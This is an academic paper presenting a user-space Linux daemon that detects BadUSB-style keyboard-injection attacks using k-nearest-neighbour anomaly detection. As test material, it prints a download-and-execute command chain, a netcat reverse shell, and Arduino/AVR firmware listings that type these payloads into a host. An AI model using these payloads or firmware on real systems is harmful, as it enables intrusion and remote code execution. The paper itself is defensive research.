Using Pattern Recognition to Detect Attacks from Human Interface Devices

Zachary D. Sisco
sisco.8@wright.edu

***Abstract*—A vulnerability in the USB software stack allows a device to register as an arbitrary number of interfaces. Attackers exploit this vulnerability by masquerading a malicious USB device as a Human Interface Device (HID). Through this, the USB device emulates the functionality of a keyboard to inject malicious scripts stored in its firmware onto the host. This research presents a solution that leverages pattern recognition techniques to detect anomalous and potentially malicious HID activity on a Linux-based host. This is a new approach to HID-based attack detection and improves upon previous solutions by completely automating detection.**

***Index Terms*—USB attack detection, USB device masquerading, human interface device security**

I. Introduction

Recent research has investigated vulnerabilities in the USB driver stack and demonstrated how malicious code is embedded in USB firmware and delivered to a host [1], [2], [3]. In the *BadUSB* attack [1], a USB device registers as a Human Interface Device (HID) to emulate a keyboard and injects malicious scripts onto a host. By registering as a keyboard, a malicious device bypasses operating system protections that prevent it from automatically running. Mitigating these attacks remains a problem because it is difficult to verify that a USB device registers as a different device than what it is. An automated solution that detects USB-based attacks will prevent harm done by malicious devices and lead the way to develop more secure systems.

This research uses pattern recognition techniques to detect attacks delivered to Linux-based hosts by USB devices masquerading as human interface devices. This is a novel approach to detecting HID-based attacks. In lieu of detection, current methods enforce USB device policies based on differences between how the device is registered and how the user expects it to behave [4], [5], [6]. The user is the weak point in these scenarios as a device can be connected to a host without the user being aware. Indeed, the user may even knowingly insert an unknown USB device they find with the intention of finding the owner [7]. This research automates detection without any user intervention and contributes the following:

- Re-frames the HID-based attack detection problem as an Intrusion Detection problem (Section III).
- Implements a user-space daemon that monitors HID activity and uses pattern recognition techniques to detect attacks (Section III).
- Achieves a mean detection accuracy of 89.3% in tests with benign and malicious HID traffic delivered from a Teensy 2.0 microcontroller [8] (Section IV).

This is a new approach to detecting these kinds of attacks and the first of the author's knowledge that provides experimental and statistical results for reporting the effectiveness of HID-based attack detection systems.

II. Background and Related Work

When a USB device connects to a host, the host identifies information from the newly connected USB device. Included in this identification phase are the kinds of interfaces—or device drivers—it needs to operate [4]. Adapted from Nohl et al. [1], Figure 1 depicts the identification phase. As shown in Figure 1, when a USB device connects to a host, the device sends a descriptor that indicates the kind of interface it requires to operate—mass storage, audio, video, etc.



Fig. 1. The USB device identification phase. Adapted from Nohl et al. [1]

A vulnerability in the USB software stack allows a USB device to request any kind and any number of USB interfaces—even if it is not that kind of device [1]. This vulnerability was exploited by the *BadUSB* attack where Nohl et al. modified the firmware of a USB storage device to register itself as a Human Interface Device [1] (as depicted in Figure 1). A Human Interface Device (HID) is a type of USB device that interacts with a user through direct input. This includes devices such as keyboards, mice, and game controllers. Once the device registers as a HID, the device emulates the functionality of a keyboard to inject malicious scripts stored in its firmware causing harm to the host machine.

This exploit was later commercialized with the *Rubber Ducky* penetration testing device from Hak5 [9]. The *Rubber*

Ducky device, pictured in Figure 2, appears to be a normal USB storage device. However, inside is a microcontroller with firmware that registers the device as a HID. Once connected, the *Rubber Ducky* executes a series of attacks stored as scripts.

Fig. 2. The *Rubber Ducky* penetration testing device from Hak5 [9].

For customized attacks, the *Rubber Ducky* has its own scripting language to write payloads[1] and store them on the device. To support users who are unfamiliar with writing malicious payloads, Hak5 also offers several tool kits[2] that generate custom payloads through a graphical user interface—where the operating system and a number of reconnaissance and exploit scripts can be specified with input parameters such as port number or remote endpoint. Indeed, with the presence and accessibility of devices like the *Rubber Ducky* it does not require much effort to carry out an attack with a USB device.

In the context of the host computer system, the *BadUSB* exploit remains a problem because of the amount of trust placed in HID's. Devices such as keyboards are often not prevented from "auto-running" like other USB devices [4]. This means that a USB device masquerading as a keyboard is allowed to execute the functions stored in its firmware without confirmation from the user. Additionally, it is difficult to detect that a USB device should legitimately register with multiple interfaces. Complex devices such as web cameras or smart phones require many interfaces to operate [1], [4].

It is this comparison of device registration versus expectation of device behavior that previous studies focus on to counter *BadUSB* exploits. Based on previous research, countermeasures against HID-based attacks are categorized as prevention through:

- USB device policies, or
- encryption techniques.

These approaches are explored in the following sections.

A. Attack Prevention Through USB Device Policies

Analysis of the vulnerability and defense mechanisms against HID-based attacks have been researched in [2], [4], [5], [6]. The common defense method in these studies use policies based on user expectations of the device. For instance, a user connects a USB storage device and it registers itself as a keyboard. This behavior will flag the device as potentially malicious. The following solutions are based around secure USB device policies.

1) GoodUSB: Tian et al. presents a solution called GoodUSB which is based around inherently distrusting what a USB device claims to be and verifying with the user how they expect the device to behave [4]. If the user's expectations differ from the device's requested interfaces, GoodUSB flags the device as possibly malicious and sends it to a virtualized honeypot.

The primary mechanism that GoodUSB introduces is the "USB mediator." The mediator exists in the USB stack between the device interfaces and the USB devices requesting those interfaces. Based on the policy engine—driven by user expectations—the mediator enforces the rule of least privilege in regards to which device interfaces the device uses. That is, it restricts access to certain USB drivers if the user does not expect it needs that functionality to operate.

The implementation of GoodUSB is split into kernel-space and user-space components. The user-space component consists of a daemon and the USB honeypot. The daemon contains most of GoodUSB's functions; it implements the USB mediator logic, renders a graphical interface for the user to verify device-behavior expectations, and handles communication from the kernel-space component. The USB honeypot is a QEMU-KVM Linux virtual machine which performs observation and profiling of flagged USB devices [4].

The kernel-space component is a "Device Class Identifier" that generates a digest of the claims the USB device makes before the device drivers load [4]. This component communicates between the user-space daemon to inform the user which interfaces the device requests, handles the user's response, and prevents or permits the kernel to load those interfaces.

Tian et al. evaluates GoodUSB by simulating HID-based attacks with the *Rubber Ducky* penetration testing device and the Teensy USB microcontroller. Though no statistical results are reported, GoodUSB successfully handles these attack scenarios. Tian et al. reports that, anecdotally, the policy-driven mechanism prevents malicious devices from causing harm and the implementation of least privilege does not break the functionality of benign USB devices.

2) Cinch: Angel et al. presents a solution called Cinch which leverages secure device policies and virtualization similar to GoodUSB [6]. Instead of mediating between devices and device drivers, Cinch introduces a logical separation between the USB host controller and its driver. In this way, untrusted USB devices are attached to a virtual machine separate from the host.

In the virtualized layer, Cinch defends against threats with different types of policies. The first policy is a signature matching policy where USB traffic is compared to a database of malicious payload signatures. Cinch also implements a "compliance policy" which checks that the messages sent by a device are well-formed with respect to a manufacturer or standards specification [6]. Similar to GoodUSB, Cinch also implements a "containment policy" that verifies device functionality with the user and disables drivers that fail verification.

Angel et al. evaluates Cinch by constructing payloads that exploit USB-based vulnerabilities. On Linux and Windows 8

[1]https://github.com/hak5darren/USB-Rubber-Ducky/wiki/Payloads
[2]https://ducktoolkit.com/, https://github.com/skysploit/simple-ducky

hosts, Cinch detects and stops 16 out of 18 of these constructed attacks [6]. Additionally, Angel et al. organized three red team exercises to test how Cinch performs against attacks unknown to the researchers. In these exercises, Cinch prevents a majority of the exploits without special configuration.

3) TMSUI: Yang et al. investigates a different approach to USB device security by proposing a trust management scheme [5]. This research focuses on the Industrial Control Systems (ICS) domain. The trust management scheme of USB storage devices for ICS (TMSUI) is designed with correctness in mind. The security rules defined by TMSUI are based around authorization, authentication, and possibly revocation of operation of USB storage devices. Although this research does not apply directly to general host computer systems, it is still mentioned for completeness. Evaluation of TMSUI shows that it is ineffective at preventing *BadUSB*-type attacks.

B. Attack Mitigation Through Encryption Techniques

Another countermeasure against HID-based attacks is through encryption techniques. A common application of encryption is these attack scenarios is to verify a cryptographic signature to check that a device's firmware is legitimate, or to prevent eavesdropping from a malicious device by encrypting communication channels. The following studies present solutions designed in this manner.

1) Mouse Trap: Maskiewicz et al. presents an alternative approach to preventing HID-based attacks by placing the prevention mechanism in the bootloader of the device instead of the host operating system [10]. To demonstrate the attack scenario, Maskiewicz et al. reverse engineers the firmware-update process of a Logitech G600 mouse to load malware that performs a *BadUSB*-type attack. To counter this, the bootloader of the mouse is modified to implement an RSA signature verification algorithm. This cryptographic verification code checks that the firmware loaded on the mouse is legitimate and so it only accepts firmware authored by Logitech [10].

Evaluation of the mitigation-by-encryption method shows success when tested with a mouse already loaded with legitimate firmware. However, this method does not succeed with a mouse that is already compromised because the key components in the firmware have been overwritten. Additionally, the solution does not directly extend to other USB devices. Protecting other USB devices involves reverse engineering their firmware and modifying the individual bootloaders with the signature verification code—this is a non-trivial task.

2) USCRAMBLE*:* Although it is not a defense against *BadUSB*-type attacks, Neugschwandtner et al. presents an eavesdropping attack delivered from a USB device and an encryption technique to counter it [11]. The attack is called "USB sniffing" and it allows an attacker to intercept traffic and communication between the host and other connected devices [11]. The solution, named USCRAMBLE, counters USB sniffing by modifying the USB protocol to create a one-way encrypted channel between the host and each device connected to it.

Evaluation of USCRAMBLE against USB sniffing attacks shows it is effective at countering device eavesdropping with an increase in 15% overhead on network transfer rate benchmarks [11]. As an attack vector, USB sniffing is orthogonal to *BadUSB* exploits and thus USCRAMBLE does not protect against HID-based attacks

III. DESIGN AND METHODOLOGY

The goal of this research is to design a HID-based attack detection system that satisfies the following:

1) requires no user interaction;
2) is not limited to certain classes of USB devices and attacks; and
3) is capable of detection on any Linux-based host.

As shown in Section II, current solutions in the literature do not satisfy all of these requirements. The first criterion automates detection and removes the user from the scenario. Studies in social engineering report that 45%–98% of dropped USB flash drives will be picked up and plugged in by users [7]. Thus, an effective HID-based attack detector cannot assume that the user is aware of the risks of connecting an unknown USB device. Prevention with GoodUSB [4] and certain defense policies with Cinch [6] require user interaction and thus do not satisfy this criterion.

The second criterion implies a detection solution that is flexible enough to handle any USB device and can detect new or unknown attacks. The literature presented in Section II indicates the wide variety of USB devices that can deliver HID-based attacks including flash drives, mice, and microcontrollers. Hence, current solutions—such as TMSUI [5] and Mouse Trap [10]—which focus on specific domains and devices do not meet this criterion because they require re-engineering to handle different scenarios. Additionally, an effective detection solution must handle new and unknown attacks. USCRAMBLE [11] does not meet this requirement because it only detects USB sniffing attacks. Cinch [6] and Mouse Trap [10] also fail in this regard because they employ signature-based detection. Such solutions can only detect attacks that match known attacks signatures.

The third criterion suggests an attack detection solution that is compatible on any Linux-based host and requires low effort to install, maintain, and administer. USCRAMBLE [11], Cinch [6], and GoodUSB [4] do not meet this because they require modifying the Linux kernel. This prevents these solutions from being installed by users with low technical knowledge. Additionally, it introduces future maintenance problems as the Linux kernel is developed; the solutions would either need their changes integrated into the kernel code base, or the modifications need to be reapplied after the kernel is updated on a host.

Thus it is shown that current research methods do not satisfy all three requirements. With this, the following section describes an alternative method by making several assumptions about the threat model and re-framing the problem.

A. Threat Model and Assumptions

The threat scenario that this research solves is as follows:

- A USB device connects to a host running a Linux-based operating system.



Fig. 3. System design for HIDDDAEUS.

- The firmware of the USB device registers itself under multiple interfaces including a HID.
- The USB device then performs malicious actions using the operations granted to it by the HID interface.

With the three requirements outlined at the beginning of Section III, this research departs from previous studies by re-framing the HID-based attack detection problem as an Intrusion Detection problem. Research in Intrusion Detection Systems explores solutions to detecting external or internal entities that gain unauthorized access to a system to cause harm [12]. One problem in Intrusion Detection is *masquerading*. Masquerading is when an attacker accesses the system as a different user to perform malicious actions [13]. The HID-based attack scenario is re-framed as a masquerading problem by considering that a malicious USB device is "masquerading" as a HID to do harm to the host it connects to. Anomaly detection is a pattern recognition technique used to protect against user masquerading [13], [14]. This satisfies the first solution criterion because anomaly detection is an automated recognition technique. Additionally, it satisfies the second criterion because anomaly detection does not need knowledge about all possible classes of attacks. It detects new or unknown attacks because they do not match normal traffic. The details for an anomaly detection algorithm suitable for this problem is elaborated in the System Design section (Section III-B). This alternative perspective on HID-based attack detection leads to the following system design.

B. System Design

A diagram of the HID-based attack detection system is shown in Figure 3. To monitor and analyze HID signals, an approach similar to [4] is used by developing a user-space daemon. The daemon developed for this paper is named HIDDDAEUS: the Human Interface Device Daemon for Detecting Anomalous Exploits in User Space. The daemon is split into two components:

- A HID activity monitor.
- A pattern recognition algorithm to analyze the HID activity for potential attacks.

HIDDDAEUS listens for HID's as they are added, removed, or modified. Then, the daemon monitors HID activity and sends the activity to the pattern recognition process to determine if the signals are malicious.

1) HID Monitor Implementation: Monitoring is extended from open source code that was designed to listen to HID traffic coming from a Teensy 2.0 microcontroller [8]. The monitoring code uses Linux system and kernel libraries `ioctl` [15] and `hidraw` [16]. `hidraw` is a kernel API that provides a raw interface to USB HID's. Its user-space application functionality is independent of hardware; this ensures compatibility across Linux-based systems [16]. `hidraw` also relies on `udev` for creating HID nodes. `udev` is Linux kernel software that manages devices and handles events from the kernel whenever devices are added, removed, or modified [17]. For human interface devices, `udev` creates device nodes in `/dev/hidraw*`; this location is the same, independent of Linux distribution [18].

The daemon uses input/output controls—from the `ioctl` library—to retrieve information from the USB device. Examples of input/output controls used by `hidraw` include [16]:

- HIDIOCGRDESCSIZE—returns the size of the device's report descriptor.
- HIDIOCGRDESC—returns the device's report descriptor.
- HIDIOCGRAWINFO—returns raw information from the device as a `hidraw_devinfo` struct.

HIDDDAEUS makes direct calls to `hidraw` using these input/output controls to determine the existence of a device, its size, and the raw signal coming from it. As HIDDDAEUS monitors traffic from HID's, it collects and sequences the data in vector representation. The sequenced data is then sent to the anomaly detection algorithm.

2) Anomaly Detection Algorithm: HIDDDAEUS uses k-Nearest Neighbors (k-NN) as its anomaly detection algorithm. k-NN classifies samples based on the distance—or some other metric of "closeness"—between an unknown sample and all other labeled data points in the training data set [19]. The k data points (k chosen heuristically based on the data set) closest to the unknown sample are the points considered for classification. Because this algorithm is being used for anomaly detection, classification is limited to a single class—the "normal" class. If the sample falls below a heuristically defined threshold of similarity to the k closest data points, then the sample is labeled "anomalous."

Liao adapts k-NN for Intrusion Detection Systems by considering sequences of system calls made by a process [19]. This approach is adapted for HID traffic by vectorizing sequences of input from HID's for use as data points to the algorithm. Liao uses a similarity metric called Cosine Similarity, a measure commonly used in information retrieval for comparing the similarity of words in documents [19]. Adapted from Liao, Cosine Similarity is defined as follows in Equation 1.

$$sim(X, D_j) = \frac{\sum_{t_i \in (X \cap D_j)} x_i \times d_{ij}}{\|X\|_2 \times \|D_j\|_2} \tag{1}$$

where X is an unknown sample; D_j is the jth training data point; t_i is a sequence shared by X and D_j; x_i is the weight of sequence t_i in X determined by frequency; d_{ij} is the weight of the sequence t_i in training data point D_j; $\|X\|_2$ is the norm of X; and $\|D_j\|_2$ is the norm of D_j.

The primary drivers of similarity in Equation 1 are the shared sequences, t_i, and the weight of the shared sequences,

x_i and d_{ij}. Calculation of the weights is through *term frequency-inverse document frequency*, a weighting technique common in information retrieval [19]. To calculate the weight d_{ij} for sequence i in sample j:

$$d_{ij} = f_{ij} \times log\left(\frac{N}{n_i}\right) \quad (2)$$

where f_{ij} is the frequency of sequence i in sample j, N is the total number of samples, and n_i is the frequency of the ith sequence across all samples in the data set [19].

With Equations 1 and 2, and a chosen k and similarity threshold, the k-NN algorithm can be expressed as follows in Algorithm 1. Together, the implementation of the HID monitoring daemon and the anomaly detection algorithm comprise the HID-based attack detection system, HIDDDAEUS. To test how effective the system is at detecting these kinds of attacks, an experiment is described next.

input: S – an unlabeled sample of HID traffic

for *each labeled data point* D **do**
  Calculate $sim(S, D)$;
end

Compute the mean similarity of the k*-closest data points*;

if mean similarity $<$ threshold **then**
  Label S *"anomalous"*;
else
  Label S *"normal"*;
end

Algorithm 1: Pseudo-code for k-Nearest Neighbors classification algorithm for anomaly detection.

C. Data Set Simulation

The experiment consists of a normal activity data set and an anomalous activity data set. Because a data set for HID-based attacks on a host computer does not exist, one is simulated for this research. In future studies, a user experiment should be performed to collect data on users' workstations by monitoring traffic from their HID's and introducing infected USB devices.

For this experiment, the normal activity data comes from a Purdue University study that recorded the command line histories of nine UNIX users [20]. Data points in the set are shell sessions which are made of a sequence of commands. For privacy, file names, URL's, and other personal identifiable information have been sanitized from the data. An example data point is shown in Figure 4. This data set represents normal user activity and each user's command line history is assumed to be independent of each other.

The anomalous activity data set is also simulated. This is generated by mining for *BadUSB* exploits hosted on Git repositories[3][4][5]. The mined exploits are typical of the kinds of attacks that are delivered from USB devices masquerading as HID's. These include executing arbitrary shell scripts or programs; downloading a hex dump from a remote end-point and converting it to a binary for execution; and setting up reverse shells to remotely access the host at a later time. Example anomalous data points are shown in Figure 5.

```
cd <1>
ls -laF | more
cat <3> > <1>
exit
```

Fig. 4. Example data point from Purdue University UNIX command line user data set. The numbers enclosed by angled brackets indicate file names or parameters that have been removed to protect privacy of the user.

```
wget -O http://bad.url /tmp/pay ;
xxd -r -p /tmp/pay /tmp/payload ;
chmod +x /tmp/payload ; /tmp/payload &

rm /tmp/f ; mkfifo /tmp/f ; cat /tmp/f
| /bin/sh -i 2>&1 | nc 10.0.0.1 1234 >
/tmp/f ; exit
```

Fig. 5. Example anomalous data points. The first example downloads a hex dump from a URL and converts it to a binary for execution using `xxd`. The second sets up a reverse shell using `nc` (also known as `netcat`).

For each of the nine users, the data sets are split 70%/15%/15% between training, test, and validation sets. The training set is used as the base-line data points for the k-NN algorithm. The test set is run against the training set to collect similarity measurements and determine a similarity threshold for normal data classification. It is also used to determine the value of k. The validation set is used to report the results of anomaly detection after values for k and the classification threshold are found. The attack data points are also introduced into the validation data set for true negative coverage.

D. Experiment Setup

The experiment is performed by delivering data samples stored in the firmware of a Teensy 2.0 microcontroller [8] connected to a host running Debian Linux with the HIDDDAEUS daemon installed. The firmware loaded on the microcontroller acts as a keyboard and enters shell commands. Once the microcontroller is connected to the host via USB, HIDDDAEUS monitors its activity and the anomaly detection algorithm classifies it as malicious or not.

The Teensy microcontroller is compatible with Arduino—an open-source embedded prototyping platform—and can run most programs written in Arduino. Arduino programs are written in a C-like syntax with extra functionality added specifically for Arduino microcontrollers. In the Arduino Software IDE[6], a program is compiled with USB Type "Keyboard + Mouse + Joystick" to load Arduino libraries related to keyboard functionality. A basic Arduino program is shown in Listing 1; it delivers the first payload previously depicted in Figure 5. This program uses the `Keyboard.println()`

[3]https://github.com/samratashok/Kautilya
[4]https://github.com/rash2kool/EvilDuino
[5]https://github.com/samyk/usbdriveby
[6]https://www.arduino.cc/en/Main/Software

```
void setup()
{
   Keyboard.println("wget -O http://bad.
      url /tmp/pay");
   Keyboard.println("xxd -r -p /tmp/pay /
      tmp/payload");
   Keyboard.println("chmod +x /tmp/
      payload");
   Keyboard.println("/tmp/payload &");
}
void loop()
{
   // Do nothing
}
```

Listing 1. Arduino program for entering commands into a shell.

function and passes commands to be input as through a keyboard. The payload is located in the `setup()` function so that it is the first code that runs when the device is connected.

This experiment assumes that the host which the Teensy connects to is focused on a shell prompt. If this is not the case, the payload is not guaranteed to succeed. To overcome this, an attacker with knowledge of the kind of Linux desktop environment that the host runs can issue shortcut key commands to open a terminal window. A code example that performs this is shown in Listing 2. The code simulates simultaneously pressing the "Control", "Alt", and "T" keys. This is the default shortcut for opening a terminal window in common Linux desktop environments such as Unity, GNOME, XFCE, KDE, and LXDE [21]. However, these default shortcuts can be changed, and an attack will either fail or a persistent attacker can devise another way to ensure a shell prompt is available—perhaps through social engineering to get the user open a terminal window, or by accessing the host computer if the user steps away.

Listing 2 uses the `Keyboard.set_modifier()` function to specify which modifier keys should be pressed. Multiple modifier keys are specified by using the logical `OR` operator. The modifier keys load as constant integer values from the Arduino keyboard library and are bound to aliases like `MODIFIERKEY_CTRL` and `MODIFIERKEY_ALT`. After the modifier keys are specified, the firmware sends the signal to the host to press exactly those keys. This is performed by issuing the `Keyboard.send_now()` function. Similarly, the "T" key is specified through the key code alias `KEY_T`. The "T" key is set by the `Keyboard.set_key1()` function. The Arduino keyboard library supports up to six keys to be set simultaneously—functions `Keyboard.set_key1()` through `Keyboard.set_key6()`. Finally, calling the `Keyboard.set_modifier()` and `Keyboard.set_key1()` functions with zero values releases the keys.

In addition to writing the Teensy 2.0 firmware in Arduino, the firmware can also be written in C. This is because the Teensy 2.0 is built from an ATmega 32U4 microcontroller based off of the AVR microcontroller architecture [22]. C

```
void setup()
{
  // Set the modifier key
  // Use the OR operator to press
     multiple modifier keys
  Keyboard.set_modifier(MODIFIERKEY_CTRL
     | MODIFIERKEY_ALT);
  // "Press" the keys
  Keyboard.send_now();
  // Set the next key to "T"
  Keyboard.set_key1(KEY_T);
  // Now sending all keys simultaneously
  Keyboard.send_now();

  // Short delay for the host to register
      that the keys are pressed
  delay(30);

  // Release the keys
  Keyboard.set_modifier(0);
  Keyboard.set_key1(0);
  Keyboard.send_now();

  // Delay for terminal window to display
  delay(30);
  // Proceed with payload
  Keyboard.println("wget -O http://bad.
     url /tmp/pay");
  Keyboard.println("xxd -r -p /tmp/pay /
     tmp/payload");
  Keyboard.println("chmod +x /tmp/payload
     ");
  Keyboard.println("/tmp/payload &");
}
void loop()
{
   // Do nothing
}
```

Listing 2. Arduino program for issuing shortcut commands to open a terminal window before entering payload.

programs can be compiled for a Teensy 2.0 on Linux using the AVR Libc libraries together with GCC [23].

The program in Listing 1 is re-written in C using the AVR Libc library and shown in Listing 3. The `SOURCE`, `PAYLOAD_DEST`, and `PAYLOAD_EXEC` keywords are placeholders for an actual remote endpoint, the name of a downloaded hex dump file, and the final executable program, respectively. To simulate keystrokes, the program uses the `avr/io.h` library and calls the provided `print()` function. Writing the exploit firmware in C allows an attacker to utilize any compatible C libraries and craft a potentially more sophisticated attack.

For the purpose of testing how accurately HIDDDAEUS detects HID-based attacks, variations of Listing 1 are used to deliver the normal and anomalous data samples. Regardless

```
/*
 * HID exploit for Teensy 2.0
 * using AVR Libc.
 */

#include <avr/io.h>
#include <avr/pgmspace.h>

/*
 * CPU prescale macro from PJRC.COM, LLC
 * http://www.pjrc.com/teensy/
 */
#define CPU_PRESCALE(n) (CLKPR = 0x80,
    CLKPR = (n))

int main(void)
{
        /* set for 16 MHz clock */
        CPU_PRESCALE(0);

        print("wget -O SOURCE
            PAYLOAD_DEST");
        print("xxd -r -p PAYLOAD_DEST
            PAYLOAD_EXEC");
        print("chmod +x PAYLOAD_EXEC");
        print("PAYLOAD_EXEC &");
        print("exit");

        return 0;
}
```

Listing 3. C code compiled with AVR Libc library. Simulates keyboard strokes to enter commands on a shell prompt.

of whether the USB device enters commands into a shell prompt, HIDDDAEUS still monitors the data coming from it. For this reason, the terminal window shortcut code in Listing 2 is not necessary because HIDDDAEUS is not determining the successful execution of an attack, only the existence of one.

IV. Results and Analysis

The evaluation of HIDDDAEUS focuses on classifier performance for detecting HID-based attacks. Other dimensions such as computational performance or overhead are not considered and are left for future studies. Classifier performance reveals how the anomaly detection algorithm is predicting a sample of normal and anomalous data points. From this, metrics such as the false negative rate and false positive rate are calculated.

Before classifier performance is measured, the value of k for the anomaly detection algorithm, k-Nearest Neighbors, is found. This is done heuristically by running a range of k-values against the test data sets of each of the nine users and noting the mean similarity values. Figure 6 shows the mean cosine similarity values for a range of k-values. The k-value with the highest mean cosine similarity indicates higher classifier performance with this data set. From Figure 6, a k-value of 3 is chosen for the evaluation.



Fig. 6. Lower k values indicate higher similarity measures with the test data set.

First, high-level metrics are presented which are aggregated across all nine users. The classifier achieves the following:

- Mean accuracy of 89.3%—where accuracy describes how close the prediction is to the actual result;
- Mean precision of 90.4%—where precision describes how repeatable the measurements are;
- Mean F Measure of 94.0%—F measure is the weighted mean of precision and recall; it is frequently used in machine learning and information retrieval to describe the performance of a classifier.

These high-level results suggest that the classifier correctly predicts anomalous data points 89.3% of the time. For a more detailed view of classifier performance, the results—broken down by user—are summarized in Table I.

TABLE I
k-NN HID-based attack detection performance across all 9 user profiles. TPR = True Positive Rate. TNR = True Negative Rate.

User	Accuracy	Precision	F Measure	TPR	TNR
0	0.872	0.875	0.927	0.987	0.312
1	0.850	0.853	0.915	0.985	0.250
2	0.906	0.910	0.949	0.991	0.312
3	0.795	0.846	0.880	0.916	0.250
4	0.921	0.918	0.957	1.000	0.250
5	0.864	0.885	0.922	0.962	0.375
6	0.957	0.965	0.978	0.991	0.187
7	0.935	0.942	0.965	0.990	0.250
8	0.937	0.940	0.967	0.995	0.062

The aggregated metrics of accuracy, precision, and F measure are confirmed in Table I. These metrics are high because they are all based on the True Positive Rate. And the True Positive Rate is as high as 1.0 and no lower than 0.916 The True Positive Rate indicates that normal data points are correctly being classified as normal—so there are few false negatives.

Conversely, the True Negative Rate column suggests classifier performance different from what is reported from the

accuracy, precision, and F measures. The low True Negative Rate—ranging from 0.062 to 0.375—indicates a large amount of false positives. That is, over a majority of negative (or anomalous) data points are being classified as normal. This is illustrated in Table II which is the confusion matrix for User 2.

TABLE II
Confusion Matrix for User 2 using k-NN HID-based attack detection.

		Predicted	
		Normal	**Anomalous**
Actual	**Normal**	112	1
	Anomalous	11	5

Of 16 anomalous data points, 5 are classified correctly as anomalous and 11 are classified as normal. In the context of the HID-based attack problem, this result indicates 11 attacks going undetected for User 2.

For more user details, the results for each user profile are provided in Appendix A.

A. Analysis

The limiting factor in the anomaly detection of HIDDDAEUS is the false positive rate—where over a majority of anomalous data points are classified as normal across all nine user profiles. The presence of false positives is due to the naivety of the k-Nearest Neighbors algorithm. Recall that the similarity metric is based on the commands shared by each data point and their frequency in each. Thus, a false positive is likely to occur when an anomalous data point shares a majority of the commands with normal data points in the user profile. This is illustrated by comparing the two sequences of commands in Figure 7.

```
# Normal sequence of commands
./FOO &
wget -O http://some.url BAR

# Anomalous sequence of commands
wget -O http://bad.url BAD_EXEC
chmod +x BAD_EXEC
./BAD_EXEC &
```

Fig. 7. Two sequences of commands that share a majority of their commands.

In the normal sequence, the user executes a file called `FOO` and downloads a file called `BAR`. The anomalous sequence of commands downloads a malicious program called `BAD_EXEC`, sets its permissions to execute, and executes `BAD_EXEC`. Both sequences share the commands `wget` and execute (written as `./<FILENAME> &`). Based on that, there is a high chance the anomalous sequence is classified as normal. The k-Nearest Neighbors algorithm does not consider that the commands execute in a different order and with different files as parameters.

Although not as dramatic, false negatives still pose a problem for detection accuracy. Table III, which displays the confusion matrix for User 3, illustrates the problem. User 3 has the highest number of false negatives among all other users. This is due to a greater number of misspelled and invalid commands than the other users. Thus, another flaw of the k-Nearest Neighbors algorithm is that misspellings and invalid commands are seen as anomalous as malicious commands.

TABLE III
Confusion Matrix for User 3 using k-NN HID-based attack detection.

		Predicted	
		Normal	**Anomalous**
Actual	**Normal**	66	6
	Anomalous	12	4

B. Threats to Validity

The simulated data set is the largest threat to validity in this experiment. Factors of the simulated data set that threaten validity include the following:

- The normal and anomalous data sets were not collected at the same time.
- The normal and anomalous data sets were not collected on the same host computer system.

Nevertheless, the simulated data set attempts to represent a UNIX user's "normal" activity with malicious sequences of commands spread throughout to simulate the introduction of a USB device masquerading as a HID. From the perspective of HIDDDAEUS, the signals its monitoring component collects are viewed in the same way.

V. Conclusions and Future Work

This research uses pattern recognition techniques to detect attacks delivered from USB devices masquerading as Human Interface Devices. To do this, the problem is re-framed as an Intrusion Detection problem and applies anomaly detection techniques used in Intrusion Detection Systems to detect HID-based attacks. The anomaly detection algorithm is wrapped in a user-space daemon called HIDDDAEUS which is designed to monitor all HID traffic on a host system. The implementation of HIDDDAEUS achieves a mean detection accuracy of 89.3% in tests with benign and malicious HID traffic.

A. Future Work

There are avenues for improvement with this method of HID-based attack detection. To reduce the number of false positives in detection, a more sophisticated detection algorithm should be used. Possible solutions can be drawn from the Intrusion Detection research literature such as Bayes One-Step or Multistep Markov models from [13], or Naive Bayes classifiers from [14]. Based on the results of detection with HIDDDAEUS, any improved solution requires the ability to distinguish the order of commands and to track the parameters used in commands.

Another shortcoming of HIDDDAEUS is that it only performs attack detection and cannot prevent harm done by malicious USB devices. To do this, previous studies employ virtualization to act as a honeypot to mitigate the effects of untrusted devices [4], [6]. That is, the untrusted device is

contained in a virtual environment so that the effects of its actions do not spread to the host. Another way to prevent harm is to place the anomaly detection algorithm earlier in the process when the USB device is first connected. In this way, anomalous behaviors can be detected before the kernel loads the drivers for the device.

